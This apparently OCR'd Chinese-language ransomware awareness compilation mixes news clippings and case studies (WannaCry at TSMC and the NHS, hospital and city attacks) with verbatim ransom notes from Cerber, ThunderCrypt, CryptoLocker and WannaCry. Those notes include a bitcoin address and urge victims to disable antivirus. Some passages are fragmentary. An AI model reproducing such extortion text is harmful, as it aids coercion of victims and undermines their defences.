群暉科技官方最新公告發布應急方案請參考《臺灣出現NAS勒索軟體災情，群暉證實舊版DSM漏洞離災》

去年底一款勒索軟體CryptoLocker大舉入侵企業及個人電腦，悄悄地將受害者電腦裏的檔案加密，讓使用者無法開啟檔案，也沒辦法破解加

善用
x86伺服器優勢
IT效能再躍進
2016. 4. 7(四) 台北萬豪酒店
立即報名

iThome 電腦報
按讚追蹤 iThome 最新報導

iThome LEARNING


Ruby On Rails

151
Copyright of STI

製作或取得沒想像困難

<http://www.books.com.tw/products/0010759791>

博客來 > 中文書 > 電腦資訊 > 網路/架站 > 資訊安全/駭客防毒 > 商品介紹



勒索病毒程式設計：揭秘你所不知道的勒索病毒

作者：秋聲 summ 追蹤作者

出版社：博碩 訂閱出版社新書快訊

出版日期：2017/07/31

語言：繁體中文

定價：480元

優惠價：9折 432元

本商品單次購買10本85折 408元

抵用購物金

運送方式：

可配送點：

可取貨點：

<https://blog.trendmicro.com.tw/?p=25625>

勒索病毒 DIY 套件價格一路水漲船高,因為愈來愈多人支付贖金,助長犯罪

2016-8-9

供需法則對勒索病毒的商業模式也同樣適用。趨勢科技在長期監控各種地下市集的過程當中發現，勒索病毒的價格經常波動。2012年，勒索病毒服務(類似今日的 RaaS 方案)在俄羅斯網路犯罪地下市集的價格大約只有 10 至 20 美元。此價格包含一個用來「癱瘓電腦作業系統」的 Windows 惡意程式，但不包含可讓歹徒挾持電腦資料的功能，此外，勒索病毒的需求在當時也不如今日這麼高，這也是為何當時的價格比現在便宜許多。

隨著越來越多使用者甚至企業為了挽回被挾持的檔案和資料而願意支付贖金，這類病毒的價格便一路水漲船高。例如，去年在巴西地下市場上一個跨平台的勒索病毒已經來到 3,000 美元。

百花齊放

CERBER

CERBER DECRYPTOR

您的文档、照片、数据库和其他重要文件将被加密！

若要解密您的文件，您需要购买特殊的软件 – «Cerber Decryptor»。

所有的交易仅通过 **Bitcoin** 网络完成。

在 5 天内您可以按照特惠价格 **฿1,000** (= \$681) 购买该产品。

5 天后该产品价格将提高到 **฿2,000** (= \$1363)。

特惠价有效

04 : 20:36:29

ThunderCrypt

ThunderCrypt

Deadline: 2017/05/18 10:34:37

Time left: 00:00:00

Received: 0 BTC

0.145 BTC

Good morning!

We have encrypted all your personal files!

To see the list of encrypted files [click here](#).

We did this using hybrid RSA-2048 public key encryption. It basically means there is no way to decrypt your files without the private key. The private key is stored on our server.

Indeed, we can recover your files. You just have to pay us before the deadline (see the countdown). If you don't pay, your private key will be securely erased from our server and you will lose encrypted files forever.

Transfer required amount (see on the left) to the Bitcoin address below, which was generated just for your files. If you don't know how to use Bitcoin or where to buy Bitcoins, [click here](#). As soon as the transaction gets confirmed, decryption will start automatically. It usually takes about 30 minutes for a transaction to become confirmed and you will be notified about any progress.

19d3g9r9qLEbNVwDFgPomKNCCqyPF2hK [Copy](#)

WARNING: Antivirus software may remove this program, but it can't decrypt your files. So, better temporarily disable your antivirus, because we can't decrypt your files if this program is damaged. Also, do not modify any of the encrypted files, otherwise even we won't be able to recover them.

If you have any questions or if you encounter any problems with payment, feel free to [contact us](#).

Also we can **decrypt one file up to 3 MiB for free** as a proof that decryption is possible.

NOTE: It seems that you are not connected to the Internet. Internet connection is required for this program to receive private key.

CryptoLocker

Your personal files are encrypted!

Your important files encryption produced on this computer: photos, videos, documents, etc. [Here](#) is a complete list of encrypted files, and you can personally verify this.

Encryption was produced using a unique public key (RSA-2048) generated on this computer. To decrypt files you need to obtain the private key.

The single copy of the private key is stored on a secret server on the Internet. This key will allow you to decrypt your files. However, this key will be destroyed on 13/10/2013 23:07. After this time, you will never be able to recover your files.

Time left: 71 : 58 : 09

小心！

史上最狠的勒索軟體

電腦檔案被加密鎖死，限期3天付9000元，否則銷毀解鎖密碼！

CryptoLocker

WannaCry

Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Once the payment is checked, you can start decrypting your files immediately.

Contact

If you need our assistance, send a message by clicking <Contact Us>.

We strongly recommend you to not remove this software, and disable your anti-virus for a while, until you pay and the payment gets processed. If your anti-virus gets updated and removes this software automatically, it will not be able to recover your files even if you pay!

Send \$600 worth of bitcoin to this address:

bitcoin ACCEPTED HERE

[About bitcoin](#)

[How to buy bitcoins?](#)

[Contact Us](#)

[Check Payment](#)

[Decrypt](#)

社交工程散播

<https://www.ithome.com.tw/news/124627>

iThome

新聞

產品評測

技術

專題

AI & Big Data

Cloud

DevOps

GDPR

資安

研討會

社群

Q搜尋

新聞

Fortinet: 勒索病毒GandCrab 4.0才推出兩天就釋出4.1, 小心盜版網站的假破解工具

對於外傳勒索病毒GandCrab會透過SMB漏洞主動傳染一事, 資安業者Fortinet提到, 這消息純屬推論, 企業不要過度恐慌, 重要的是應盡速更新修補該漏洞。

文/ 李達興 | 2018-07-17 發表

✓ 讚 4.9 萬 按讚加入iThome粉絲團

👍 讚 63 分享

G+



資安業者Fortinet揭露, 勒索軟體GandCrab距上個版本發布才兩天, 現在又釋出了新版本, 並且增加了過去他們不曾觀察到的網路通訊策略。至於外傳GandCrab新版本將會透過伺服器訊息區塊 (Server Message Block, SMB) 漏洞主動傳染, Fortinet對此表示, 經過他們研究後, 認為這個說法只是推測, 他們並無實際找到任何相關的功能, 微軟已修補該漏洞, 企業應該要盡速更新。


GandCrab發布4.0版本後的兩天又再度釋出了4.1版本, 這兩個版本都是透過埋伏在盜版網站中, 偽裝成破解應用程式的下載網址以誘騙受害者。Fortinet提到這個新版本的GandCrab, 增加了過去沒看過的通訊策略, 其中包含了一份寫死的感染網站列表, 記載了數量多達近千個不同的主機, GandCrab會連接到這些網站上傳



熱門新聞

ThunderCrypt @ 伊莉論壇

"目前所安裝的版本：21.0.0.182 PPAPI (Chrome, Windows)，過期的Flash Player可能會導致某些內容不正確顯示，Adobe建議您始終安裝最新的更新。點擊“立即更新”按鈕，即表示您已閱讀並同意Adobe軟體許可協議。"



阿宅案例

<http://oops.udn.com/oops/story/6699/1319615>



公司要倒了嗎…
因為會計部的堅持erp伺服器在他們單位
(他們認為他們是完全獨立單位)
也有會計部資訊組
會資組今天上午erp當掉打來資訊部說

他用伺服器update 順便 check mail
運氣很好，免費中獎 iphone 6S
點了以後沒有反應
重開機發現資料都被加密了……
中了cryptolocker
問我們怎麼辦？！拜托就解

這位同事可以打包了吧？
我也可以找新公司了吧？
別問我為什麼沒有防毒

他們家不歸我們家管
就讓你獨立吧！
豬隊友

ERP死亡的第二天：
昏迷指數3大概能用植物人來形容這台伺服器。今天廠商來了速手無微不至。

各位關心的"備份資料"有辦法吧！

來！我說給你聽豬隊友怎麼處理的當時：

- 1.他買了一顆硬碟裝在伺服器上(不是一組所以沒有RAID)
- 2.建立了新資料夾
- 3.新增網路磁碟指向資料夾
- 4.成功騙過ERP防護裝置有備份資料！
購置系統時的全新光碟！

資訊、會計一邊一國。
你的麻煩別來找我們。
公司今天一整天吃飽沒事做。
喔、你知道嗎、倉儲無法下班了因為盤點資料也全沒了！
恐怕要點到死
提辭呈換新工作比較快。

會計部主任說：這套ERP太爛我們要跟你們解約、早知道當年就買SAP一定沒問題。

<https://tw.news.appledaily.com/life/realtime/20170519/1121997/%E5%81%9C%E8%BB%8A%E7%B9%B3%E8%B2%B%E6%A9%9F%E9%81%AD%E3%80%8C%E5%8B%92%E7%B4%A2%E3%80%8D%E3%80%80%E8%BB%8A%E4%B8%BB%E5%B4%A9%E6%BD%B0%EF%BC%9A%E6%80%8E%E9%BA%BC%E5%87%BA%E5%8E%BB>



最新 焦點 熱門 娛樂 愛播網 社會 國際 政治 生活 火線 3C 動物 副刊 體育


停車繳費機遭「勒索」 車主崩潰：怎麼出去

38895 出版時間：2017/05/19 16:50




圖解WannaCry 執行流程

想防禦WannaCry，了解發動步驟是必要的。例如，Kill Switch及利用MS17-010弱點後的行動，皆可透過這張圖了解。



勒索“蠕蟲”！



<https://www.facebook.com/AFPnewsenglish/photos/a.163022200402458.25949.155857464452265/1334184946619505/?type=1&theater>

<https://www.ithome.com.tw/newstream/114330>

法國雷諾汽車 (Renault) 雷諾在法國北部Sandouville的工廠，專門記錄員工生產狀況的電子版出現WannaCry勒索訊息。
德國鐵路 (Deutsche Bahn) 德國鐵路車站內的電子看板遭WannaCry勒索攻擊，鐵路運行未受到影響。
俄羅斯內政部統計 根據內政部發言人表示，俄羅斯內政部約1千臺電腦受WannaCry攻擊。
英國國民保健署NHS 英國NHS旗下有16家醫院、45臺設備遭WannaCry攻擊，部分手術被迫取消。
英國日產汽車 (Nissan) 英國Nissan位在Sunderland的汽車工廠，內部電腦遭WannaCry勒索攻擊。
南韓連鎖電影院CJ CGV 南韓CJ CGV電影院的廣告伺服器遭攻擊，約50間戲院受WannaCry入侵而遭殃。
日本 根據日本JPCERT統計，日本有600家公司，2,000臺電腦受WannaCry攻擊影響。
中國 根據奇虎360資安部門表示，有29,372個機構遭到攻擊，包含政府機構、大學、銀行自動提款機和醫院。
臺灣教育部統計 全臺總共10所學校 (大學以下)，59臺電腦受WannaCry攻擊。
臺灣電力公司 共有116臺行政電腦遭WannaCry攻擊，供電、輸電系統的電腦並未受到影響。
臺灣新北恩主公醫院 院內有3臺位於加護病房內的行動護理車的電腦，遭受WannaCry攻擊影響。

台積電產線中毒 大當機推論時程

Day 1!
8月3日

8月3日周五傍晚 新機臺準備安裝

台積電產線進行新機臺安裝作業。台積電新竹某晶圓廠進駐一臺產線新機臺，準備安裝後在周末上線，採取如過去數萬臺新機臺部署一樣的作業流程。

新機臺上線

新機臺安裝前需完成一系列人工檢查作業，但安裝人員還沒掃毒前，就將新機臺先連上網路（原有SOP規定得先掃毒）。

病毒發動攻擊

數分鐘內就出現災情，由於新機臺內藏有WannaCry變種病毒，開機後自動感染其他主機。新機臺一開機完成後，WannaCry就自動掃描同一網路內的所有電腦主機，發動EternalBlue漏洞攻擊（鎖定445埠感染），進行擴散感染。

病毒擴大感染

數小時內，WannaCry擴大感染各地晶圓廠。因台積電旗下所有半導體廠都串連到同一個生產內網上，導致WannaCry變種病毒快速散播感染到北、中、南科等地廠房中，主要中毒機臺採用的是Windows 7系統。在臺灣廠與海外廠區間則設有防火牆隔離，因而阻止了WannaCry的境外感染。

啟動緊急應變程序

中毒事件發生後，台積電啟動緊急應變程序，包括召回數百名CIM人員和IT人員，展開全臺搶修，也進行電腦斷網（拔網路線以阻斷感染）、重灌機臺系統等工作。台積電第一時間也同步執行資安管制措施，查看系統資料完整性，確認機密性資料是否受到影響。另外還緊急通知受影響訂單的顧客，並派出各廠工程人員評估生產中晶圓受損、報廢情況。生管人員也重新調整新的生產排程。

<https://www.ithome.com.tw/news/125118>

Day 2!
8月4日

8月4日凌晨 事件曝光

凌晨，台積電資安事件曝光。PTT BBS八卦版率先披露台積電產線大當機事件。後續引起各家媒體報導，甚至登上國際媒體，成為國際新聞事件。

台積電對外說明

台積電公開證實產線中毒事件，也首次對外說明。台積電坦言，部分機臺感染病毒，但否認發生駭客攻擊，並指出部分工廠已經恢復。

台積電首度公告

台積電也在公開資訊觀測站網站發布重大訊息公告，說明8月3日電器病毒感染事件，並預告1天內可以全面恢復產線運作。

Day 3!
8月5日

8月5日 台積電

台積電
軟體過
未受影
3%，毛
因產線

復原

台積電
3點）內
機臺需
延後復

Day 4!
8月6日

8月6日下午 台積電全線恢復生產

所有受影響機臺和設備全面復原，各廠全線恢復生產，台積電進一步評估實際的災情損失，並同步尋找未來對策。

8月6日下午5點 台積電召開公開說明會

因為預估損失金額超過3億元，台積電也在臺灣證券交易所召開重大訊息說明記者會，由台積電總裁魏哲家親自帶頭，連同代理發言人、財務主管、IT主管、資安主管，公開解釋機臺中毒事件的始末，以及未來因應措施。進一步盤點後，台積電預估損失約58億元，比原先預估的78億元損失再降低。

事件後短期措施

優先解決延遲交貨問題，預計第四季全數補回，並對顧客說明事件處理細節。另外，台積電將開發新機臺安裝自動檢測機制，搭配人工檢查並行，並建立連網防呆機制，只有完成雙重檢查的設備，才由系統授權連上生產內部網路，以排除人為疏失。

事件後長期措施

台積電承諾將持續與資安單位合作，強化相關資安系統。另外也會安排合適時機，進行所有機臺Windows 7系統的更新和修補工作。

iThome 881期 封面故事

圖片來源／台積電



快速了解深度學習

新聞

美國洛杉磯醫院電腦遭挾持權

HPMC的電腦遭到駭客加密勒索，要求支付的贖金並不是40個比特幣，約等於1.7萬美元。HPMC選擇支付的電腦系統及管理功能。

文/ 陳曉莉 | 2016-02-19 發表

勒索軟體盯上醫院，繼美國後德國多家醫院受害

勒索軟體犯罪組織已經盯上醫院，繼日前美國好萊塢長老教會醫療中心被勒索1萬7千美元，德國也陸續有醫院遭勒索軟體迫害，近期起碼有兩家醫院被勒索軟體入侵。

文/ 吳其勳 | 2016-03-01 發表

f 讚 3萬 按讚加入iThome粉絲團

f 讚 分享 285

G+1 5



勒索軟體犯罪組織已經盯上醫院，繼日前美國好萊塢長老教會醫療中心被勒索1萬7千美元，德國也陸續有醫院遭勒索軟體迫害，近期起碼有兩家醫院被勒索軟體入侵，其電腦系統的檔案被加密鎖住，導致資訊系統無法運作，醫院只能靠電話、傳真、紙本作業。

新聞

醫療IT服務商Allscripts遭勒索軟體攻擊，拖累醫院被迫關門兩天

勒索軟體綁架了Allscripts北卡羅萊州羅利市和夏洛特市的資料中心，數個系統受到影響，其中專業電子病歷系統和管制藥物處方箋系統，兩個系統花了5天恢復運作。

文/ 李建興 | 2018-02-06 發表

供應鏈攻擊

✓ 讚 4.8 萬

按讚加入iThome粉絲團

👍 讚 35

分享

G+



醫療IT系統被勒索軟體綁架情況能有多糟？專門提供醫院IT服務的Allscripts遭到勒索軟體攻擊，使採用其服務的醫療院所被迫關門兩天，還因無法使用病歷資料而未能及時聯絡病人，系統經過8天才完全恢復，導致一起骨科手術無法順利完成，Allscripts被以未能負起保全系統與資料責任，應防範而未防範已知網路攻擊的威脅而面臨告訴。



新聞

美國氣象電視台也成勒索軟體受害者，導致節目無法準時開播

美國The Weather Channel遭勒索軟體攻擊，導致晨間新聞開天窗，延宕了一個半小時才正常開播

文/ 陳建利 | 2019-04-22 發表

✓ 讚 5.5 萬 按讚加入iThome粉絲團

👍 讚 307 分享



The Weather Channel節目示意圖 (圖片來源: <https://twitter.com/weatherchannel/status/1118849699388248064>)



美國氣象電視台 (The Weather Channel) 每天早上開播的America's Morning Headquarters (AMHQ) 晨間新聞暨氣象節目在4月18日開了天窗，原因是遭到駭客植入了勒索軟體，讓節目延宕了一個半小時才開播。

AMHQ會在美東時間每天的6點到10點報導當天的新聞、氣象與商業資訊，但在4月18日卻未準時開播，而是以重播帶代替，一直到7點半才恢

復正常。

企業跟上**國際化**腳步
必須參加的場域之一



Kubernetes Summit
9/11 ▶ 臺北文創大樓

iThome Security
已說讚 1 萬 按讚大數

你和其他 21 位朋友都說這個讚



iThome Security
43 分鐘前

Mozilla推出新的Firefox 68版，與安全相關的新功能，最主要就是限縮攝影機和麥克風的使用環境，必須在HTTPS連線下才會允許開放。

<https://www.ithome.com.tw/news/131780>

iThome
按讚追蹤 iThome 最新報導

✓ 讚 5.5 萬

巴爾的摩市遭勒索軟體攻擊，多項市政系統停擺



美國巴爾的摩市於本月初遭到勒索軟體大規模攻擊，半癱瘓。

巴爾的摩市是在五月七日遭到勒索軟體大規模攻擊，包括水、房屋稅、交通監理等多項市政電腦系統停擺多日。

更嚴重的是，由於相關系統無法運作，巴爾的摩的不動產多達 1500 個不動產交易案件還在塞車中。

新聞

佛州 Riviera Beach 市遭勒索軟體攻擊，市議會表決同意支付 60 萬美元贖金

由於 Riviera Beach 市府員工開啟電子郵件夾帶的惡意檔案而導致該市系統感染勒索軟體，雖然付了贖金也不一定能夠救回檔案，但基於有保險理賠金可以承擔部分風險，讓該市決定放手一搏。

文/ 陳漢卿 | 2019-06-24 發表

讚 5.5 | 按讚加入 iThome 粉絲團 | 讚 302 | 分



示意圖 (圖片來源: 美國空軍官方網站, <https://media.defense.gov/2017/Jun/06/2001758041/-1/-1/0/170606-F-AY392-0001.JPG>)

為未來商機 做好準備

Intel® Core™ vPro™ 及
Windows 10 Pro 提供非凡動力



商用精選

根據外電報導，美國佛羅里達州一個只有 3.4 萬個居民的小城市 Riviera Beach 在今年 5 月 29 日感染了勒索軟體，該市的市議會於 6 月 19 日投票表決，決定支付 65 個比特幣 (約 63 萬美元) 的贖金予駭客。

此一意外源自於一名 Riviera Beach 市政府的員工開啟了電子郵件中所夾帶的惡意檔案，引狼入室的結果是勒索軟體加密了該市電腦系統上的重要檔案，造成該市的電子郵件系統完全無法使用，911 的調度員無法將

來電輸入電腦系統，連支付薪水給員工或承包商都只能開支票，而無法透過電腦轉帳。

<https://www.ithome.com.tw/news/131422>

HP A3 雷射多功能印表機
企業試用活動 火熱開跑

搶先試用

iThome Security
已認證 1 萬按讚次數

你和其他 21 位朋友都說這個讚

iThome Security
40 分鐘前

Mozilla 推出新的 Firefox 68 版，與安全相關的新功能，最主要就是
限縮攝影機和麥克風的使用環境，
必須在 HTTPS 連線下才會允許開放。

<https://www.ithome.com.tw/news/131780>

iThome
按讚追蹤 iThome 最新報導

讚 5.5

熱門新聞

新聞

遭勒索軟體攻擊的佛州Lake City，也同意支付42個比特幣的贖金

資安業者發出警告，鎖定州政府或地方政府的勒索軟體攻擊態勢持續升溫，**今年前4個月就發生了21起相關攻擊行動**

文/ 陳曉莉 | 2019-06-27 發表

✓ 讚 5.5 萬 按讚加入iThome粉絲團 讚 230 分享



Lake City市政府示意圖 (圖片來源: Michael Rivera [CC BY-SA 3.0 (<https://creativecommons.org/licenses/by-sa/3.0/>)])

Hewlett Packard
Enterprise

宏碁科技股份有限公司

HPE SimpliVity 380 Gen10:
實現超融合基礎架構的核心引擎

助您結合軟體定義技術，
建置雲端敏捷性的虛擬化資料中心

佛州一個只有1.2萬名居民的小城市Lake City在今年6月10日遭到勒索軟體襲擊，結果該市的市議會在本周一（6月24日）召開緊急會議，決定支付駭客所要求的42個比特幣的贖金，約價值50萬美元，成為繼Riviera Beach之後，第二個支付勒索贖金的佛羅里達州城市。

ModernWeb'19
8月28日 ▶ 8月29日

俞天翔
快手直播

閻紹博
英特爾亞太
研發公司

蔣豪群
Vue Technology LLC

iThome Security
已說讚 1 萬 按讚次數 21

你和其他 21 位朋友都說這個讚



iThome Security
48 分鐘前

Mozilla推出新的Firefox 68版，與安全相關的新功能，最主要就是限縮攝影機和麥克風的使用環境，必須在HTTPS連線下才會允許開放。

<https://www.ithome.com.tw/news/131780>

付錢就可以了事？

<https://blog.trendmicro.com.tw/?p=58201>

勒索病毒每天仍影響超過 10 萬台電腦

事實上，根據美國司法部副部長Rod Rosenstein在2017年劍橋網路高峰會的演說，勒索病毒每天影響了超過10萬台電腦。根據 Government Technology的報導，這些攻擊者得逞近10億美元。但錢進去駭客的口袋，加密的檔案未必回得來，也就是說即使受害者依照駭客的要求付了錢也不一定能夠取回資料的控制權。

而這家醫院只是眾多感染 SamSam 病毒的受害者之一，在2018年春天，趨勢科技報導了一起在亞特蘭大市的案例。在此次攻擊中，該市的服務（包括用來繳費或存取法院資料的公眾平台）都無法使用。在這起事件中，駭客要求的代價是解密一台電腦 6,800美元，或支付 51,000美元來完全解密。

真實案例：堪薩斯醫院在支付贖金後，系統仍被鎖住，還遭受二度攻擊

雖然感染 SamSam 的印第安納州醫院在支付贖金後能夠取回其檔案和資料，但並非所有人都如此幸運。

根據HealthcareITNews的Bill Siwicki指出，威奇托的堪薩斯心臟病醫院是2016年中期勒索病毒的受害者。雖然醫院電子病歷系統內的病患資料沒有受到影響，並且能夠繼續進行日常運作，但主管們仍決定支付贖金。

但與Hancock Health案例不同的是，將“不多”的贖金發送給駭客後並沒有取回檔案和資料。相反地，駭客要求第二次的贖金，而中毒的系統依然沒被解鎖。

“堪薩斯心臟病醫院沒有支付第二筆贖金，即使還是有些資料因為攻擊而被鎖住，但他們與顧問共同表示支付贖金並非明智之舉，” Siwicki寫道。

這家醫院並非唯一的例子。醫院資安專家Ryan Witt告訴Siwicki，駭客通常已經設定好了一套劇本，先要求不多的贖金，如果受害者付錢的話就再要求更高的金額。

「受害組織屈服付贖金助長駭客貪得無厭」Witt指出。「勒索病毒在銷聲匿跡前，還有一段黑暗期要度過。」

勒索病毒攻擊已經證明了付錢給駭客並不代表攻擊就會結束。



<https://previews.123rf.com/images/anatolyas/anatolyas1607/anatolyas160700007/62128577-3d-small-person-standing-in-sad-pose-next-to-the-word-no-3d-image-white-background-.jpg>

新型勒索病毒 → 異地備援

<https://blog.trendmicro.com.tw/?p=58693>

勒索病毒MongoLock變種不加密，直接刪除檔案，再格式化備份磁碟，台灣列為重大感染區

2019年01月17日 Trend Labs 趨勢科技全球技術支援與研發中心 勒索病毒/勒索軟體
(WannaCry, WCRY, 想哭, Cerber, Cryptolocker ... ransomware), 病毒威脅警訊

最近有兩隻令人矚目的勒索病毒，繼媒體報導專瞄準大企業，半年獲利近400萬美元的 Ryuk 勒索病毒後，新一波的勒索病毒MongoLock變種更狠，會直接刪除特定目錄內的檔案，中毒電腦在離線後仍會繼續刪除檔案，讓檔案無法回復。甚至會格式化並格式化可用的備份磁碟。

趨勢科技一直在關注新一波的MongoLock勒索病毒攻擊，這波攻擊會在感染時刪除檔案而非進行加密，並且會進一步掃描可用資料夾和磁碟來進行檔案刪除。此波勒索病毒從2018年12月開始出現，會要求受害者在24小時內支付0.1比特幣來取回據稱保存在駭客伺服器內的檔案。我們的監控資料偵測到200多個樣本，台灣、香港、韓國、英國、美國、阿根廷、加拿大和德國，是中毒數量最高的地區。趨勢科技的機器學習(Machine learning, ML)和行為偵測技術能夠主動地封鎖此勒索病毒。

與一般先加密的勒索病毒不同，直接刪除重要資料，備份硬碟，再發勒索贖通知

延伸閱讀

http://blog.trendmicro.com.tw/wp-content/uploads/2016/06/2016-Ransomware-WP_0608.pdf



2016

勒索軟體白皮書

<https://www.itread01.com/hkcehklq.html>

2018勒索病毒白皮書 (政企篇)

伺服器 加密解密 · 發表 2019-02-19 14:36:26

